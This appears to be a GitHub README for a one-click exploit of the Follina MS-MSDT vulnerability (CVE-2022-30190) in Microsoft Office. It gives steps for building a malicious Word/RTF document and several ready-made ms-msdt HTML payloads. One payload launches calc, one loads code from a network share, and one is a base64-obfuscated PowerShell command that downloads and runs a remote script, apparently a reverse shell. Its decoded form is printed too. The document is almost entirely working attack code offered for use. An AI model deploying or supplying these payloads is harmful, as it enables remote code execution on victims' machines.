 0xflagplz/ms-msdt-office-rce-follina
CVE-2022-30190 | MS-MSDT Follina One Click

CVE-2022-30190 | MS-MSDT Follina One Click
Once a docx has been saved utilizing the paramaters step / paramaters below. Save the Docx as an RTF.
If you also add these elements under the
<o:OLEObject>element inword/document.xml:
<o:LinkType>EnhancedMetaFile</o:LinkType>
<o:LockedField>false</o:LockedField>
<o:FieldCodes>\f 0</o:FieldCodes>

The act of recompressing can be observed from JohnHammond's Python Script as well:
~ Rebuild the original office file ~
shutil.make_archive(args.output, "zip", doc_path)
os.rename(args.output + ".zip", args.output)
Reference: https://github.com/JohnHammond/msdt-follina/blob/main/follina.py
<script>
window.location.href = "ms-msdt:/id PCWDiagnostic /skip force /param \"IT_RebrowseForFile=cal?c IT_LaunchMethod=ContextMenu IT_SelectProgram=NotListed IT_BrowseForFile=h$(Start-Process('calc'))i/../../../../../../../../../../../../../../Windows/system32/mpsigstub.exe IT_AutoTroubleshoot=ts_AUTO\"";
</script>
Can Replace the Start-Process('calc') with:
IEX('calc.exe')
<script>
location.href = "ms-msdt:/id PCWDiagnostic /skip force /param \"IT_RebrowseForFile=? IT_LaunchMethod=ContextMenu IT_SelectProgram=NotListed IT_BrowseForFile=/../../$(\\\\taretip\\share\\poc)/.exe)"";
</script>
<script>
window.location.href = "ms-msdt:/id PCWDiagnostic /skip force /param \"IT_RebrowseForFile=cal?c IT_SelectProgram=NotListed IT_BrowseForFile=h$(Invoke-Expression($(Invoke-Expression('[System.Text.Encoding]'+[char]58+[char]58+'UTF8.GetString([System.Convert]'+[char]58+[char]58+'FromBase64String('+[char]34+'cG93ZXJzaGVsbC5leGUgLWMgImlleCAoaXdyIGh0dHA6Ly8xOTIuMTY4LjE5OC4xMjgvcmV2LnBzMSAtVXNlQmFzaWNQYXJzaW5nKSIK'+[char]34+'))'))))i/../../../../../../../../../../../../../../Windows/System32/mpsigstub.exe \"";
</script>
Decoded: Invoke-Expression($(Invoke-Expression('[System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("powershell.exe -c "iex (iwr http://192.168.198.128/rev.ps1 -UseBasicParsing)""))